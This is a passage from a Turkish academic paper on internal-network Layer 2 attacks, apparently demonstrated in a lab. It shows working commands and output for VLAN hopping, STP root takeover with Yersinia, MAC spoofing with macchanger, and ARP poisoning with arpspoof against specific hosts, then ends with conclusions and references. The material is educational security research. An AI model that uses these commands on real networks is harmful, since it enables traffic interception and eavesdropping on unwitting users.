Gi1/2		connected	1	auto	auto	unknown
Gi1/3		connected	1	auto	auto	unknown
Gi2/0		connected	1	auto	auto	unknown
Gi2/1		connected	1	auto	auto	unknown

```
vIOS-L2-01#
```

Şekil 12. İşlem Sonrası Switch Tarafındaki Vlan Gösterimi

Kali Linux makinesine aşağıdaki komut yazılır.

```
root@kali:~# modprobe 8021q
root@kali:~# vconfig add eth0 200
Added VLAN with VID == 200 to IF -:eth0:-
root@kali:~# ifconfig eth0.200 up
root@kali:~# ifconfig eth0.200 10.0.0.6 up
root@kali:~#
```

Şekil 13. Vlan Hopping için Kali Linux Komutu


Şimdi Saldırgan (Kali) makinesinde tüm portlara erişim sağlanmaktadır.

```
root@kali:~# ping 10.0.0.4
PING 10.0.0.4 (10.0.0.4) 56(84) bytes of data:
64 bytes from 10.0.0.4: icmp_seq=1 ttl=64 time=18.4 ms
64 bytes from 10.0.0.4: icmp_seq=2 ttl=64 time=21.4 ms
64 bytes from 10.0.0.4: icmp_seq=3 ttl=64 time=33.9 ms
64 bytes from 10.0.0.4: icmp_seq=4 ttl=64 time=24.9 ms
^C
--- 10.0.0.4 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3007ms
rtt min/avg/max/mdev = 18.434/24.680/33.933/5.812 ms
```


Şekil 14. İşlem Sonrası Farklı Vlanlarda Olan Kali ile PC-2 Arasındaki Ping Sonucu

5.3 Spanning-Tree Protokolü (STP) Saldırısı

Bu saldırı için Kali Linuxda bulunan Yersinia Toolu kullanılacaktır. Topoloji Aşağıdaki gibidir.




Şekil 15. Genel Topoloji




Şekil 16. Yersinia Arayüzü: Saldırı İçin Kullanılacak Araç

Saldırgan (Kali) Yersinia ile kendi BPDU değerini küçük gönderip Root Switch moduna geçilir.



Şekil 17. Yersinia Kullanımı

Son aşamada aşağıdaki gibi bir topoloji oluşmaktadır.



Şekil 18. Saldırı Sonrası Gösterim

Client ile Server arasında geçen trafik Saldırgan (Kali) üzerinde geçmektedir. Dolayısı ile trafik dinlenebilmektedir.

5.4 Sahte Mac (Mac Spoofing) Atağı

Sahte Mac saldırısı için Macchanger aracı kullanılacaktır.

```
root@kali:~#
root@kali:~# macchanger -h
GNU MAC Changer
Usage: macchanger [options] device

-h, --help                Print this help
-V, --version             Print version and exit
-s, --show                Print the MAC address and exit
-e, --ending              Don't change the vendor bytes
-a, --another             Set random vendor MAC of the same kind
-A                        Set random vendor MAC of any kind
-p, --permanent          Reset to original, permanent hardware MAC
-r, --random              Set fully random MAC
-l, --list[=keyword]     Print known vendors
-b, --bia                 Pretend to be a burned-in-address
-m, --mac=XX:XX:XX:XX:XX:XX
  --mac XX:XX:XX:XX:XX:XX Set the MAC XX:XX:XX:XX:XX:XX

Report bugs to https://github.com/alobbs/macchanger/issues
root@kali:~#
```

Şekil 19. Macchanger Kullanımı

Rastgele Mac Adresi için macchanger -r eth0 komutu ile rastgele mac adresi atması yapılabilir.

```
root@kali:~# macchanger -r
GNU MAC Changer
Usage: macchanger [options] device

Try `macchanger --help' for more options.
root@kali:~# macchanger -r eth0
Current MAC:    00:0c:29:d5:12:4e (VMware, Inc.)
Permanent MAC: 00:0c:29:d5:12:4e (VMware, Inc.)
New MAC:       8e:fc:25:29:86:08 (unknown)
root@kali:~#
```

Şekil 20. Macchanger ile Rastgele MAC Ataması

Kurban PC'ye gönderilen verileri elde etmek için "macchanger -m XX:XX:XX:XX:XX:XX eth0" ile hedef bilgisayarın Mac adresi yazılır.

```
root@kali:~# macchanger -m 8e:fc:25:29:86:10 eth0
Current MAC:      8e:fc:25:29:86:08 (unknown)
Permanent MAC:   00:0c:29:d5:12:4e (VMware, Inc.)
New MAC:         8e:fc:25:29:86:10 (unknown)
root@kali:~#
```

Şekil 21. Macchanger ile MAC Atamasının Yapılması

Bu işlemden sonra switchin Mac adres tablosunda aynı mac adresinde iki adet PC bulunacaktır. Bundan dolayı kurbanı gidecek trafik saldırganı gönderilmiş olacaktır.

5.5 Sahte ARP (ARP Spoofing, ARP Poisoning) Atağı Uygulaması

Bu saldırı için Kali Linux'teki arpspoof aracı kullanılacaktır. Arpspoof kullanımını aşağıdaki gibidir.

```
root@kali:~# arpspoof -h
Version: 2.4
Usage: arpspoof [-i interface] [-c own|host|both] [-t target] [-r host]
root@kali:~#
```

Şekil 22. Arpspoof Kullanımı

Bu saldırı şeklinde saldırgan kendini router yerine koyar ve tüm trafiğin kendi üzerinde geçmesini sağlar.

```
root@kali:~#
root@kali:~# arpspoof -i eth0 -t 192.168.2.2 192.168.2.1
8e:fc:25:29:86:10 f8:63:3f:43:6f:a2 0806 42: arp reply 192.168.2.1 is-at 8e:fc:2
5:29:86:10
8e:fc:25:29:86:10 f8:63:3f:43:6f:a2 0806 42: arp reply 192.168.2.1 is-at 8e:fc:2
5:29:86:10
8e:fc:25:29:86:10 f8:63:3f:43:6f:a2 0806 42: arp reply 192.168.2.1 is-at 8e:fc:2
5:29:86:10
8e:fc:25:29:86:10 f8:63:3f:43:6f:a2 0806 42: arp reply 192.168.2.1 is-at 8e:fc:2
5:29:86:10
8e:fc:25:29:86:10 f8:63:3f:43:6f:a2 0806 42: arp reply 192.168.2.1 is-at 8e:fc:2
5:29:86:10
8e:fc:25:29:86:10 f8:63:3f:43:6f:a2 0806 42: arp reply 192.168.2.1 is-at 8e:fc:2
5:29:86:10
8e:fc:25:29:86:10 f8:63:3f:43:6f:a2 0806 42: arp reply 192.168.2.1 is-at 8e:fc:2
5:29:86:10
8e:fc:25:29:86:10 f8:63:3f:43:6f:a2 0806 42: arp reply 192.168.2.1 is-at 8e:fc:2
5:29:86:10
8e:fc:25:29:86:10 f8:63:3f:43:6f:a2 0806 42: arp reply 192.168.2.1 is-at 8e:fc:2
5:29:86:10
8e:fc:25:29:86:10 f8:63:3f:43:6f:a2 0806 42: arp reply 192.168.2.1 is-at 8e:fc:2
5:29:86:10
```

Şekil 23. Arpspoof Kullanımı (2)

Io.	Time	Source	Destination	Protocol	Length	Info
144...	45.704644	LiteonTe_d8:7e:79	IntelCor_43:6f:a2	ARP	60	192.168.2.1 is at 44:6d:57:d8:7e:79
152...	47.707826	LiteonTe_d8:7e:79	IntelCor_43:6f:a2	ARP	60	192.168.2.1 is at 44:6d:57:d8:7e:79
152...	47.926444	LiteonTe_d8:7e:79	Broadcast	ARP	42	Who has 192.168.2.1? Tell 192.168.2.3
155...	49.776378	LiteonTe_d8:7e:79	IntelCor_43:6f:a2	ARP	60	192.168.2.1 is at 44:6d:57:d8:7e:79
155...	51.810181	LiteonTe_d8:7e:79	IntelCor_43:6f:a2	ARP	60	192.168.2.1 is at 44:6d:57:d8:7e:79
164...	53.711950	LiteonTe_d8:7e:79	IntelCor_43:6f:a2	ARP	60	192.168.2.1 is at 44:6d:57:d8:7e:79
173...	55.726954	LiteonTe_d8:7e:79	IntelCor_43:6f:a2	ARP	60	192.168.2.1 is at 44:6d:57:d8:7e:79
180...	57.713819	LiteonTe_d8:7e:79	IntelCor_43:6f:a2	ARP	60	192.168.2.1 is at 44:6d:57:d8:7e:79
184...	59.915032	LiteonTe_d8:7e:79	IntelCor_43:6f:a2	ARP	60	192.168.2.1 is at 44:6d:57:d8:7e:79
189...	61.714247	LiteonTe_d8:7e:79	IntelCor_43:6f:a2	ARP	60	192.168.2.1 is at 44:6d:57:d8:7e:79
197...	63.714463	LiteonTe_d8:7e:79	IntelCor_43:6f:a2	ARP	60	192.168.2.1 is at 44:6d:57:d8:7e:79

Şekil 24. Saldırı sonrası Wireshark görüntüsü

6. SONUÇLAR VE ÖNERİLER

Bu çalışmada iç ağda yapılabilecek saldırılar hakkında genel bilgiler verilmiştir. Ayrıca bu saldırıları bertaraf etmek için alınacak önlemler hakkında genel bilgiler verilmiştir. Sonraki araştırmacılar;

- Türkiye'deki USOM ile siber güvenlik konusunda iyi durumda olan diğer ülkelerin USOM benzeri yapıların karşılaştırılması,
- Ülke çapında kritik önemde bulunan kurumsal yapılarda siber güvenlik stratejilerinin karşılaştırılması,
- Ülkemizdeki kritik yapılardaki kurumların siber güvenlik adına alınan önlemler ile siber güvenlik konusunda iyi durumda olan diğer ülkelerin kritik yapıların almış oldukları önlemlerin karşılaştırılması
- Layer 2 de yapılan saldırılara karşı yukarıda belirtilen önlemlere ek yeni önlemler,
- Yapay sınırları ve benzeri yöntemler ile saldırıların tespitinin yapılması,
- Tespit edilen saldırılara karşı otomatik işlem yapılması konularında araştırma yapılabilir.

KAYNAKLAR

- Halil BAYRAK, 2019 Dünya İnternet, Sosyal Medya ve Mobil Kullanıcı İstatistikleri erişim:30.01.2020 <https://dijilopedi.com/2019-internet-kullanimi-ve-sosyal-medya-istatistikleri/>
- 2016-2019 Ulusal Siber Güvenlik Stratejisi, Erişim:31.01.2020 <https://hgm.uab.gov.tr/uploads/pages/siber-guvenlik/2016-2019guvenlik.pdf>
- 2018 Sonicwall Siber Tehdit Raporu, Erişim 30.01.2020, http://www.m2s.com.tr/bulten/2018_Sonicwall_siber_tehdit_raporu-TR.pdf
- Djamel Khadraoui, Francine Herrmann. "Advances In Enterprise Information Technology Security", Published in the United States of America by Information Science Reference, vol.1, pp. 1–19. (2007). <http://api.wl2.stage.ovdal.dk/download.php?q=advances-in-enterprise-information-technology-security.pdf>
- Atıf Ünalı, "Netizen İnternet Vatandaşı", Alt kitap yayınları, Cilt No:1, s.10, (2003) <https://stratejikoperasyon.files.wordpress.com/2014/05/netizen.pdf>
- What Is Cybersecurity, erişim: 30.01.2020, <https://www.cisco.com/c/en/us/products/security/what-is-cybersecurity.html>
- USOM Hakkında, erişim:30.01.2020, <https://www.usom.gov.tr/hakimizda.html>

8. USOM ve Kurumsal Siber Olaylara Müdahale Ekibi, erişim:30.01.2020,
<https://www.btk.gov.tr/usom-ve-kurumsal-siber-olaylara-mudahale-ekibi>
9. OSI Katmanları, erişim: 30.01.2020, <http://bidb.itu.edu.tr/seyir-defteri/blog/2013/09/07/osi-katmanlar%C4%B1>
10. OSI Modeli Erişim: 30.01.2020,
https://tr.wikipedia.org/wiki/OSI_modeli#4._Katman:_Ta%C5%9F%C4%B1ma/iletim_Katman%C4%B1